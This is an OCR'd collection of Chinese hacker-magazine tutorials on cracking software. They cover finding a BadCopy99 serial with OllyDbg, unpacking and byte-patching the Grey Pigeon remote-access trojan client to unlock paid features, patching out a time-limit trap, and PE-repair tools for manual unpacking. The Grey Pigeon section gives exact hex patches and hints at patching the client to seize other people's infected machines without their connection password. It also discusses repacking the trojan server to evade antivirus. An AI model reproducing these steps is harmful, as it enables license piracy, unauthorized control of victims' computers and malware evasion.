
OllyDbg软件集静态分析和动态调试于一身，静动合一。以超小的个头、各个操作系统良好的兼容性和超凡的功能，一跃成为新款破解调试工具的典型代表。2001年逐渐被破解人所认知，2002年成为破解界的新宠儿，2003年更是密界的风尚之品，引无数密界高手追逐和探究，它的许多优秀功能尚待大家去开发、探索和挖掘。

毋庸置疑，绝对是款值得你反复玩味不容错过的精品。目前的最新版本为1.09（光盘中有收录）。

我们的目标软件是BadCopy99，它是款坏盘拷贝工具，能拷贝磁盘或光盘上的坏文件并具具有修复功能，相当实用，颇受大家喜爱，最新版是3.2版。笔者以2.0版为例（光盘中有收录）。

我等小菜鸟也斗胆操起“OllyDbg”锋利小刀。运行OllyDbg，选“File→Open”菜单，打开程序的主执行文件Bcopy99.exe。完成后按F9，BadCopy99软件就被启动，点“About”菜单的“Register”按钮，出现注册窗口。注册名（register Name）填：飓风软件，注册码（Register code）任意填一个，我填的是654321。

点击“OK”按钮，弹出出错信息框，告知你注册码不对（Register code Error!）。这时不要关闭出错信息框，不要再碰软件了，直接来到OllyDbg的主界面。它的主界面由4个小窗口组成，如图所示。



按F12键，即暂停（Pause）快捷键，密切留意右下方的小窗口，向下拖动此窗口的滚动条，你会看到（如上图所示）：

ASCII “654321”

ASCII “412366”

“654321”是不是很面熟，它就是我们刚才输入的假注册码。

那“412366”又是什么呢，当然就是真注册码了！和作者主页公布的一对比，还确实没错（http://www.renliang.com/download.asp）。

此法称作OllyDbg暂停法，关键就在暂停的一刹那，让你充分体会停止的艺术。有款名叫“神奇注册表”的国产软件，早期版本可以用此法，请读者自行练习。



灰鸽子破解实战

Leo

声明：这篇文章只是手记，记录了我自己动手实战的过程，所以理论性不是很强，但很实用，并且保证结果的可靠！其中参考了沧浪客先生的一些思路和数据，在此向他表示感谢！

现在的木马五花八门，功能也各式各样。而反弹端口的“灰鸽子”（简称HGZ）则是其中的集大成者！不知道大家对HGZ了解多少？因为这里主要是谈破解HGZ，所以暂不对它的功能详细描述。

运行灰鸽子后，你可使用它的大部分功能，如果想得到全部功能，就要注册，价格是：￥100！好贵啊，你别叫，俗话说，一分价钱一分货，如果你手头宽裕，花这钱也不亏，因为不但可获得特殊功能，还可享受售后服务，比如教你怎么给服务端脱壳和加壳，以躲避杀毒软件。如果你不愿意花这钱呢？也好办，自己动手，丰衣足食。最重要的是，破解的HGZ还可以获得一项特殊的功能，这是交钱注册的版本所没有的。看到这是不是糊涂了？没关系，继续往下看。

HGZ采用的注册机制是网上验证（图1），即你先必须连接Internet，然后填入你正式注册到的用户名和密码，然后确定。程序会把你的用户名和密码发送到远程服务器上验证，然后再返回验证结果给程序，在程序处理后会决定是以注册用户身份运行还是以免费用户身份运行，这种验证方式有点类似QQ登陆。要得到注册用户身份，除了交钱，还可直接入侵验证密码的服务器，但这似乎不是很可行哦！




图 1

不知大家是否还记得QQ密码终结者，他的功能就是能匿名登陆任意本地QQ号码。那HGZ是不是也可以本地暴力破解呢？在参考了沧浪客的文章后，我动手试了，的确可行！接下来我们就进入破解实战……

1 首先，检查HGZ（辐射正式版0.1）是否加壳保护。我用的是PEid软件，笔者觉得这个侦壳工具比Language2000要好，因为Language2000不升级了，好多新的壳认不出来。侦察后，发现它是用Aspack2.12加的壳，所以我们可用Aspackdie来脱壳。脱壳前文件大小为709KB，脱壳后为2.69MB。

2 然后运行HGZ_Client_unpacked（脱壳后的客户端），会弹出提示框说文件被非法修改。这是因为HGZ运行时会检测自身是否被修改过，以防被“盗”。我们必须突破这一关才能进行后面的工作。既然程序弹出对话框，我们可用w32dasm进行反汇编（图2），然后查找对话框中的字符串，然后进行分析，以找到突破口，在必要时还需用TRW2000进行动态分析。

```
* Possible StringData Ref from Code Obj ->"灰鸽子自我检测"
                                        |
:00572E47 BA8C315700              mov edx, 0057318C
:00572E4C E8274FEFFF              call 00467D78
:00572E51 8BC7                    mov eax, edi
:00572E53 E89044EFFF              call 004672E8
:00572E58 84C0                    test al, al
:00572E5A 750C                    jne 00572E68
:00572E5C 8B06                    mov eax, dword ptr [esi]
:00572E5E E81D19EFFF              call 00464780
:00572E63 E911030000              jmp 00573179
```

图 2

3 从图2的代码中可得出这样的结论：只要不执行偏移地址00572E53处的call，HGZ就不会显示自校验对话框。如果把偏移地址00572E5A处的程序代码jne 00572E68由不跳转改为跳转，就可使HGZ运行。所以，我们可用Ultraedit来修改HGZ的资源。

4 打开Ultraedit，查找“E89044EFFF”，这就是偏移地址00572E53处的call 004672E8的机器码。将E89044EFFF修改为9090909090（90代表nop，空操作），保存，这样就可以使HGZ运行起来了。

5 下面的任务是要破解注册验证。继续在w32dasm中搜索关键字符串，因为我们是要成为注册用户，所以就先搜索“注册用户”这一敏感字符串（图3）。

```
:0053DA98 8D45E0                  lea eax, dword ptr [ebp-20]
:0053DA9B 8B5DEC                  mov ebx, dword ptr [ebp-14]
:0053DA9E 8D1C9B                  lea ebx, dword ptr [ebx+4*ebx]
:0053DAA1 8D9314945700            lea edx, dword ptr [ebx+00579414]
:0053DAA7 E87071ECFF              call 00404C1C
:0053DAAC 8B55E0                  mov edx, dword ptr [ebp-20]
:0053DAAF 8B45F4                  mov eax, dword ptr [ebp-0C]
:0053DAB2 E80573ECFF              call 00404DBC
:0053DAB7 755D                    jne 0053DB16
:0053DAB9 A1F49D5700              mov eax, dword ptr [00579DF4]
:0053DABE 8B00                    mov eax, dword ptr [eax]
:0053DAC0 C6805509000001          mov byte ptr [eax+00000955], 01
:0053DAC7 A1F49D5700              mov eax, dword ptr [00579DF4]
:0053DACC 8B00                    mov eax, dword ptr [eax]
:0053DACE 8B8010050000            mov eax, dword ptr [eax+00000510]
:0053DAD4 8B8020020000            mov eax, dword ptr [eax+00000220]

* Possible StringData Ref from Code Obj ->"网络验证身份成功!程序以注册用户身份运行!"
```

图 3

从“网络验证身份成功！程序以注册用户身份运行！”这句可知，HGZ在上面的代码中进行了注册用户身份的判断，所以得向上查找比较关键的地方。在上面的代码中，只有偏移地址0053DAB7那行有跳转，所以不能让它跳走，只要它不跳走，程序就会运行到“网络验证身份成功！程序以注册用户身份运行！”那我们的目的就达到了。

6 我们仍用Ultraedit来修改。用Ultraedit打开HGZ主程序，查找“E80573ECFF755D”，找到后把它改成E80573ECFF9090，还记得90代表什么吗？对，空操作，即把755D（jne跳转）改成了9090（nop，空）。这样，程序就不会跳走了。

7 这里才解决了一个验证的地方，当你在w32dasm中按F3继续搜索下一个“注册用户”时，还会找到类似上面的验证模块，解决方法是用Ultraedit打开HGZ主程序，查找“E84371ECFF7556”，知道怎么改吗？是的，把最后的7556改为9090。别忘了保存。

8 到这里还没有完全结束，虽然打开后显示是注册用户，但由于是破解的，有些功能还是有限制，比如：“远程控制命令→代理服务→socks5 代理服务”；命令广播中的所有内容。如果使用这些功能，就会提示：“对不起！只有注册用户才能使用此功能！”所以，那还要继续破解。

9 在w32dasm 中搜索“只有注册用户才能使用此功能”，不要加标点，不然可能搜不到，你会看到图4 所示的代码。

```
:0057081C 33C0                  xor eax, eax
:0057081E 55                    push ebp
:0057081F 6898095700            push 00570998
:00570824 64FF30                push dword ptr fs:[eax]
:00570827 648920                mov dword ptr fs:[eax], esp
:0057082A 80BB5509000000        cmp byte ptr [ebx+00000955], 00
:00570831 751B                  jne 0057084E
:00570833 8B8310050000          mov eax, dword ptr [ebx+00000510]
:00570839 8B8020020000          mov eax, dword ptr [eax+00000220]

* Possible StringData Ref from Code Obj ->"对不起!只有注册用户才能使用此功能!"
```

图 4

看到偏移地址00570831 那行的jne 了吗？是不是想把前面的751B 改为9090？那就是不让它跳转，让程序一行一行的顺序运行，那最后得到的就是：“对不起！只有注册用户才能使用此功能！”，所以这回不是改为9090，而要把751B 改为EB1B，意思就是让它跳转。经测试，只要它跳转了，就可解除限制。

10 解除了这一个，下面还有很多，所以要按F3 一个一个地找，直到全部修改完为止。这么找一个，改一个很烦，说不定还会搞乱了，所以我建议：不要急着用ultraedit 修改，先把cmp 和jne 前面的机器码记下来：80bb5509000000751b。然后按F3 继续查找下一个，下一个的格式和这个几乎一样，cmp 和jne 前的机器码也是80bb5509000000751b，这就不要记了。再找下一个，好象还是一样，也不要记了。只要找到不一样的（如80B85509000000752E）就记下来。把所有的都找到后，用Ultraedit 打开灰鸽子，开始修改资源。在ultraedit 中查找刚才记下来的机器码：80bb5509000000751b，把75 改为EB 就可以了（即跳转的意思）。

11 接下来不要退出！你还记得吗？刚才不是找到了好几个80bb5509000000751b 相同的地方吗？在这里要一起改了，所以按F3 找下一个，直到全部修改完为止，接着再去修改下一个不同的机器码，如80B85509000000752E。把这些机器码里的75 都改为EB 后，别忘了存盘。

12 这样就大功告成了！运行一下，是不是发现刚才那些限制都没了？现在你是不是已经累了，等改完剩下的最后一个限制，就告诉你最精彩的！

其实，最后一个也不算限制，就是在你配置服务端时，总会弹出提醒对话框：“注册用户登陆后不会出现此对话框”，很烦人！我们在w32dasm 中搜索“对话框”，思路也是把75 改为EB，这里不多说了，在Ultraedit 里的操作是搜索“80B8550900000007513”（有3 个），把它们都改为80B8550900000EB13，保存。

现在的HGZ 已经和注册版没什么不同了。前面我提过，自己破解可以获得一项特殊功能，这其实是HGZ 的一个Bug。如果你用过了HGZ，一定知道里面有一项连接密码功能，就是你在服务端上设个密码，然后给你的肉鸡种上，那么只有知道连接密码的人才能连接这台肉鸡。然而，进行密码校验的并不是服务端，而是客户端，也就是说，能不能连上对方并不取决于对方怎么样，而是取决于你自己的控制端。那我们就可通过修改手头的控制端（即客户端），连接任何一台种了HGZ 的肉鸡，而不需要输入连接密码！至于怎么做，那就要靠你自己动手了，我在这里就不明示了。原理和上面一样。

注意：当你连接密码错误时，会有提示，那你就去搜索这提示的字符串，然后修改相应的命令。试一试，你应该可以做到！

末了，我还有个困惑：在2003 年5 月刊里，《X 档案》也有位朋友提到的，就是HGZ 木马服务端的脱壳问题。我实在不清楚它是用什么加的壳，PEid 侦测说是teLock，而language2000 说是PEpack，但我用这两个脱壳工具都解不开。后来好不容易解开后却不能运行！这是作者下的楔子，但听说注册用户会得到作者解压缩的教程。希望哪位高手或已注册的朋友能够赐教，如果不重新加壳，那是很容易被杀毒工具发现的！

本文中光盘提供的软件有：灰鸽子辐射正式版0.1、PEid、Ultraedit、Aspackdie、w32dasm、TRW2000。

当Cracker遇上非法操作

aispark

记得以前有个朋友经常来找我，说他的电脑老是出现非法操作。系统重做后要好一点，但问题依然存在，过了几天又开始了，问我有没有解决的办法。这种问题别说他了，我也经常遇到，但若问起我如何解决，那到没有什么很好的办法。

其实，非法操作大部分都是软件上的问题，比如操作系统的BUG，程序本身被破坏等。但若把非法操作和破解联系上，可不是那么简单的事了。

前几天有个网友让我帮他看一下软件，这个软件有时间限制，到期后就不给用了，一用就非法操作。我装上软件后把时间向后调了30 天，一运行果真出现非法操作，点详细信息时看到一个地址004xxxxx 异常，显示的不是kernel32.dll（这是Win98 的内核文件），而是主文件。看来一定是程序员人为制造出来的非法操作，先不管那么多，用TRW2000 读入它，下断点Bpx 4xxxxxx（在出现非法操作的地方设断点），只要能断下来我们就能分析它了。

断下后我们能看到如下代码，仔细分析一下吧！

```
MOV  EDI,[EBP+0C]
MOV  EBX,[EBP+0A]
xxxx:        LEA   EAX,[EAX+47]    //走过这句后
```

```
EAX=276AEF
    MOV   EDI,[EBP+0C]
    MOV   EBX,[EBP+0A]
    4xxxxxxx:    MOV    EDX,[EAX]   //走过这个代码后
EDX=50D36400
    ####:     CALL [EDX+0C]    //用这种EDX作指针不
非法才怪呢。
    TEST EAX,EAX
    JNZ  XXXXXX
```

在4xxxxxx处的EDX=50D

36400，是一个非法地址，下D EDX看到的都是????,????表示未知的数据，对未知的数据进行读写都会引起非法操作，那正确的EDX应该是什么呢？看来只有跟踪一下试试看，如果能找到让他变成一个非法地址的代码就好了。但现在不能在TRW2000中往下走了，因为EDX已非法，所以CALL [EDX+0C]肯定也非法，一走就死机。仔细看一下EDX为50D36400，大胆设想一下，如果少了后面的00就是合法的，只有让EDX合法才能继续。先不管那么多，从这个段时返回才是最重要的事。

把EDX改成50D364，往下走，可从这个段中退出。接下来要分析一下原因，在XXXX处断下来后，按F10运行后打D EAX，看看里面有哪些数据：

```
0173:276AEF    00 64 D3 50 00 A4 58 50 00 78 A1 9D
.........
```

注意其中的这5个字节"50 00 A4 58 50"，从第1位到第4位正好是非法地址，如果从276AF0取4个字节（也就是从64开始取4个字节），那么就是0050

D364，这可是合法地址。

现在大家应该知道如何处理了吧！你们能悟出其中的奥妙吗？我在这里先卖一个关子，等会告诉你们。

其实，破解和黑客技术是相互渗透的，最关键的是东西就是思想。所以我写这篇教程的目的并不是告诉你如何一步一步的跟踪到非法操作的地方，然后怎么处理，设什么断点，改什么值。而是让你们学会去分析他们的加密思想，现在的加密技术日新月异，只有不断的接触这些新技术才能跟上潮流。

当然，有些东西是要靠经验的，比如我看到非法地址就能想起如果少一个00就是合法的。加密者用非法操作做为过期后的提示主要是因为很少人能把这个现象和加密联系在一起，大部分人都以为程序被病毒破坏了，杀过毒后仍然不给使用，就会放弃，他的目的也就达到了。

我很少写教程，这是我第一次在《黑客X档案》上发表文章，多亏风兄（风飘雪）介绍。我和风兄一样，也是一个破解爱好者，玩破解大概4年了，最早我是从解共享软件开始，那时很疯狂，天天从中国共享软件注册中心下载程序破解，主要目的是为了了解最新的加密技术。有时我破解后会发E-Mail给软件作者，指出他们的软件在加密上的不足，记得有一次国产某软件的作者还特地打长途电话给我，向我请教如何加密，我告诉他方法后他很高兴，并说以后他会给我免费注册。谁知从那以后他就再也没和我联系了，我上QQ和他打招呼也不理我，不知是不是忙着赚注册费呢！不过没关系，软件做的不好没人愿意去破解它，更不会有人去买了。

没过多久，他的破解又重新出现在很多网站上，哈哈！国内很多软件公司也是一样，你破解了他们的软件后并告诉他如何提高加密强度，他们都不会理你，反而是冷嘲热讽，甚至是恐吓。唉！这样能有发展吗？技术上能提高吗？

好了，费话说了这么多，不知大家还是否还记得非法操作这个词。呵呵，我都差点忘记了。大家看看276AEF的4个字节是0064D350，反过来正好是50D36400，是个非法地址，但276AF0的4个字节是64D35000，反过来却是0050D364，是个合法地址，我们在跟踪时手工把非法地址改成这个合法地址后就能用了。

接下来，要做的就是找到哪里把EAX赋值成276AEF的，经分析，有这段赋值代码，它离出错的地方不远。

```
    LEA    EAX,[EAX+47]    //没有走过这段代码之前
EAX=276AA8
    //276AA8+47=276AEF  只要把47改成48就行了
```

也就是XXXX处，EAX=EAX

+47写成数学方式，Y=X+47，Y=276AEF解出X=276AA8，但若Y=276AF0呢？X要再加上1，我把EAX+47改成EAX+48就OK了。怎么样？很简单吧！其实，我应该再跟进去找到哪里使EAX=276AA8的？毕竟这才是根源，但改后面的47也一样能搞定，破解就是不管用什么方法解除软件上的限制，如果有N种方法都可行，当然选更省时、省力的了。

破解和黑客技术的精髓主要是思想，有了思想，剩下的就是体力劳动和运气了。在以后的《黑客X档案》中，我会继续向大家介绍各种破解技巧。

PE文件修复浅谈

风飘雪

随着加密解密技术的飞速发展，软件保护越来越引起人们的重视和关注。如今，没有加壳的软件几乎很难见到。因此，除去软件的“盔甲”，解除其外壳保护，还原软件的本来面目，成为软件分析的第一条必经之路。壳的保护力度的增强，令许多自动化脱壳软件无法招架，学会手动脱壳技术已迫在眉睫。

手动脱壳的基本步骤是：寻找入口点（OEP）→dump 转储程序→修复 PE 文件。

其中，修复 PE 文件的常用工具软件有 PEditor、LordPE、Import REConstructor、ProcDump 等。

PEditor

PEditor 是款功能强大的 PE 文件编辑工具，其主界面如图 1 所示。它能编辑 PE 文件头，具备 dump 转储程序功能，其 PE 编辑功能强于 ProcDump。重建 PE 文件主要使用“rebuilder”菜单（图 2）。各选项说明如下：

wipe relocation section——去掉重定位区段；

realign file——使文件重对齐，有两种模式：正常模式（normal）和硬件模式（hardcore）；

rebuild Import Table——重建输入表，第一个选项表示重建现有的输入表，第二个选项表示重建一个新的输入表；

make PE Header win nt/2k compatible——使 PE 文件头完美跨平台运行，能运行于 Windows NT 和 Windows 2000。其修复水平为中等。




图 1




图 2

Import REConstructor

Import REConstructor 是目前最好的输入表修复工具。其修复水平为高级、专业，它可从杂乱无章的程序中构建一个完好的输入表，可重建输入表的描述符、IAT 和所有的 ASCII 函数名。用它辅助手动脱壳，可脱 UPX、CDilla1、PECompact、PKLite32、Shrinker、ASPack、ASProtect 等壳。在运行 Import REConstructor 之前，必须满足如下条件：

1. 目标文件已完全被 Dump 到另一文件中；
2. 目标文件必须先运行了；
3. 事先要找到真正的入口点（OEP）。

Trw2000 中的相关指令

1. 命令 makepe。从内存中整理出一个名为“newpe.exe”PE 格式的 exe 文件，生成文件的 Import table 已经重新生成过了，能跨平台运行。

